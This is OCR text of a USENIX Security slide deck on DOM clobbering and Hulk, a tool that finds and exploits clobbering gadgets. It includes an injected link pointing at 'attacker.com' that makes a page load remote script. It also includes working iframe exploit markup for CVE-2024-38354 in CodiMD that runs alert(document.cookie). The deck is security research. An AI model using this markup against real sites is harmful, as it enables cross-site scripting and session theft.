The DOMino Effect:

Detecting and Exploiting DOM Clobbering Gadgets via Concolic Execution with Symbolic DOM

Zhengyu Liu, Theo Lee, Jianjia Yu, Zifeng Kang, and Yinzhi Cao
Johns Hopkins Unierverity

34TH USENIX
SECURITY SYMPOSIUM


Outline

- 0x01 Introduction to DOM Clobbering
- 0x02 Motivating Example & Challenges
- 0x03 The Design of Hulk
- 0x04 Evaluation

0x01 | Introduction to DOM Clobbering

Code-reuse Attack on the Web: DOM Clobbering


Web Page



❶ Inject scriptless HTML elements to the web page

```
<a href="attacker.com" id="remote">test</a>
```

User Input Gone Wild in Modern Web Apps




Code-reuse Attack on the Web: DOM Clobbering

Dynamically loads additional JavaScript files from the host

JavaScript Code Snippets from the page

```
<script>
link = window.remote || "https://cdn.com"
link = link + “/js/hello.js”
script.src = link
</script>
```

Code-reuse Attack on the Web: DOM Clobbering



❶ Inject scriptless HTML elements to the web page

```
<a href="attacker.com" id="remote">test</a>
```


Dynamically loads additional JavaScript files from the host

JavaScript Code Snippets from the page

```
<script>
link = window.remote || "https://cdn.com"
link = link + "/js/hello.js"
script.src = link
</script>
```


Fallback to use default URL when window.remote is undefined

Code-reuse Attack on the Web: DOM Clobbering



Code-reuse Attack on the Web: DOM Clobbering

Web Page



❶ Inject scriptless HTML elements to the web page

```
<a href="attacker.com" id="remote">test</a>
```

❷ Injected HTML elements collides named property lookups


Type Coercion:

```
<a href="attacker.com">
+ "/hello"
=>
"https://attacker.com/hello"
```

JavaScript Code Snippets from the page

```
<script>
link = window.remote || "https://cdn.com"
link = link + "/js/hello.js" // https://attacker.com/js/hello.js
script.src = link
</script>
```


Code-reuse Attack on the Web: DOM Clobbering



0x02 | Challenges & Motivating Example


Prior Work: Clobbering Techniques

- Which HTML markups can clobber which JavaScript targets?




Prior Work: Clobbering Techniques

- Which HTML markups can clobber which JavaScript targets?
  - *It's (DOM) Clobbering time*, Khodayari et al. (S&P '23) uncovered 31,432 distinct clobbering markups across five different techniques!



Source: It's (DOM) Clobbering Time: Attack Techniques, Prevalence, and Defenses by Khodayari et al. (S&P '23)




Prior Work: Clobbering Techniques

- Which HTML markups can clobber which JavaScript targets?
  - *It's (DOM) Clobbering time*, Khodayari et al. (S&P '23) uncovered 31,432 distinct clobbering markups across five different techniques!
  - But clobbering behavior is just the initial landing step!


The Gap: From Clobbering to Exploitation


- **Challenge One**: Gadget Detection
  - Client-side JavaScript favors **dynamic behaviors** and has widespread use of **aliased objects**.




The Gap: From Clobbering to Exploitation

- **Challenge Two**: Exploit Generation
  - DOM Clobbering requires HTML markups that satisfy ***DOM constraints*** to lead attacker-controlled string to flow to the sinks





Motivating Example: CVE-2024-38354 - XSS lead by DOM Clobbering




HTML Injection


https://github.com/hackmdio/codimd/blob/develop/public/js/render.js#L23

```
// allow ifram tag with some safe attributes
whiteList.iframe = ['allowfullscreen', 'name', 'referrerpolicy',
'src', 'width', 'height']
```

https://hackmd.io



Motivating Example: CVE-2024-38354 - XSS lead by DOM Clobbering



DOM Clobbering Gadgets from Google Client API library

```
var e = document.scripts || document.getElementsByTagName("script") || [];
var d = [], f = [];

f.push.apply(f, window.___jsl["us"] || []); // f =
["https://apis.google.com/js/api.js"]

for (var h = 0; h < e.length; ++h) {
  for (var k = e[h], j = 0; j < f.length; ++j) {
    k.src && 0 == k.src.indexOf(f[j]) && d.push(k);
  }
}

for (e = 0; e < d.length; ++e) {
  d[e].getAttribute("gapi_processed") ||
    (d[e].setAttribute("gapi_processed", !0),
     (f = d[e]) ? h = f.nodeType,
     f = 3 == h || 4 == h ? f.nodeValue : f.textContent || "",
     f = Df(f),
     f && b.push(f));
}

Df = function(a) { new Function("return (" + a + "\n)"))();};
```

Motivating Example: CVE-2024-38354 - XSS lead by DOM Clobbering

Exploit HTML Markups

```
<iframe name=scripts
src=https://apis.google.com/js/api.js></iframe>
<iframe name=scripts
src=https://apis.google.com/js/api.js>alert(docu
ment.cookie)</iframe>
```

DOM Clobbering Gadgets from Google Client API library

```
var e = document.scripts || document.getElementsByTagName("script") || [];
var d = [], f = [];

f.push.apply(f, window.___jsl["us"] || []); // f =
["https://apis.google.com/js/api.js"]

for (var h = 0; h < e.length; ++h) {
  for (var k = e[h], j = 0; j < f.length; ++j) {
    k.src && 0 == k.src.indexOf(f[j]) && d.push(k);
  }
}

for (e = 0; e < d.length; ++e) {
  d[e].getAttribute("gapi_processed") ||
    (d[e].setAttribute("gapi_processed", !0),
     (f = d[e]) ? h = f.nodeType,
     f = 3 == h || 4 == h ? f.nodeValue : f.textContent || "",
     f = Df(f),
     f && b.push(f));
}

Df = function(a) { new Function("return (" + a + "\n)"))();};
```

alert(document.cookie)

Motivating Example: CVE-2024-38354 - XSS lead by DOM Clobbering

Why TheThing[1] failed:

1. (Gadget Detection) Dynamic features and complex conditional expressions

DOM Clobbering Gadgets from Google Client API library

```
var e = document.scripts || document.getElementsByTagName("script") || [];
var d = [], f = [];

f.push.apply(f, window.___jsl["us"] || []); // f =
["https://apis.google.com/js/api.js"]

for (var h = 0; h
  for (var k = e[h
    k.src && 0 ==
  }
}

for (e = 0; e < d.length; ++e) {
  d[e].getAttribute("gapi_processed") ||
    (d[e].setAttribute("gapi_processed", !0),
     (f = d[e]) ? h = f.nodeType,
     f = 3 == h || 4 == h ? f.nodeValue : f.textContent || "",
     f = Df(f),
     f && b.push(f));
}

Df = function(a
```

window.___jsl["us"] is set dynamically and can't be resolved statically

Failed to trace the definition of variable f through ternary condition

[1] It's (dom) clobbering time: Attack techniques, prevalence, and defenses, Khodayari S, Pellegrino G, (S&P '23)

Motivating Example: CVE-2024-38354 - XSS lead by DOM Clobbering

Exploit HTML Markups

```
<iframe name=scripts
src=https://apis.google.com/js/api.js></iframe>
<iframe name=scripts
src=https://apis.google.com/js/api.js>alert(docu
ment.cookie)</iframe>
```

❶ Initial Clobbering
❷ Data-flow Constraint #1
❸ Data-flow Constraint #2
❹ Control-flow Constraint #3
❺ Control-flow Constraint #4
❻ Data-flow Constarint #5
❼ Flow to the Sink

DOM Clobbering Gadgets from Google Client API library

```
var e = ❶ document.scripts || document.getElementsByTagName("script") || [];
var d = [], f = [];

f.push.apply(f, window.___jsl["us"] || []); // f =
["https://apis.google.com/js/api.js"]

for (var h = 0; h < e.length; ++h) {
  for (var k = ❷ e[h], j = 0; j < f.length; ++j) {
    ❸ k.src && ❹ 0 == k.src.indexOf(f[j]) && d.push(k);
  }
}

for (e = 0; e < d.length; ++e) {
  ❺ d[e].getAttribute("gapi_processed") ||
    (d[e].setAttribute("gapi_processed", !0),
     (f = d[e]) ? h = f.nodeType,
     f = 3 == h || 4 == h ? f.nodeValue : ❻ f.textContent || "",
     f = Df(f),
     f && b.push(f));
}

Df = function(a) { ❼ new Function("return (" + a + "\n)")()};
```

Motivating Example: CVE-2024-38354 - XSS lead by DOM Clobbering

Why TheThing[1] failed:

1. (Gadget Detection) Dynamic features and complex conditional expressions
2. (Exploit Generation) Generate payload only based on initial clobbering pattern


DOM Clobbering Gadgets from Google Client API library

```
var e = document.scripts || document.getElementsByTagName("script") || [];
var d = [], f = [];

f.push.apply(f, window.___jsl["us"] || []); // f =
["https://apis.go

for (var h = 0; h
  for (var k = e[
    k.src && 0 == k.src.indexOf(f[j]) && d.push(k);
  }
}

for (e = 0; e < d.length; ++e) {
  d[e].getAttribute("gapi_processed") ||
    (d[e].setAttribute("gapi_processed", !0),
     (f = d[e]) ? h = f.nodeType,
     f = 3 == h || 4 == h ? f.nodeValue : f.textContent || "",
     f = Df(f),
     f && b.push(f));
}

Df = function(a) { new Function("return (" + a + "\n)")();};
```


[1] It's (dom) clobbering time: Attack techniques, prevalence, and defenses, Khodayari S, Pellegrino G, (S&P '23)

0x03 | The Design of Hulk

Overview


Gadget Detection
URL
Code Instrumentation
JS
HTML
instrumented JS & HTML
Dynamic Taint Analysis
taint traces
condition expressions with taint
Exploit Generation
Taint Dependency Graph Construction
taint dependency graph
DOM Constraints Modeling
taint dependency graph with constraints
document
"script"
op: getField
"+"
"return ("
dom symbol
op: binary
Constraints Merging & Solving
exploit html markups
Gadget Verification
Exploit Injection & Replay
exploit html markups
taint traces
Report

Overview



via Dynamic Taint Analysis

